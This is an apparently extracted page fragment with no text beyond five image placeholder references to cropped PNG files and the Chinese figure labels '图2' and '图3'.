


图2




图3






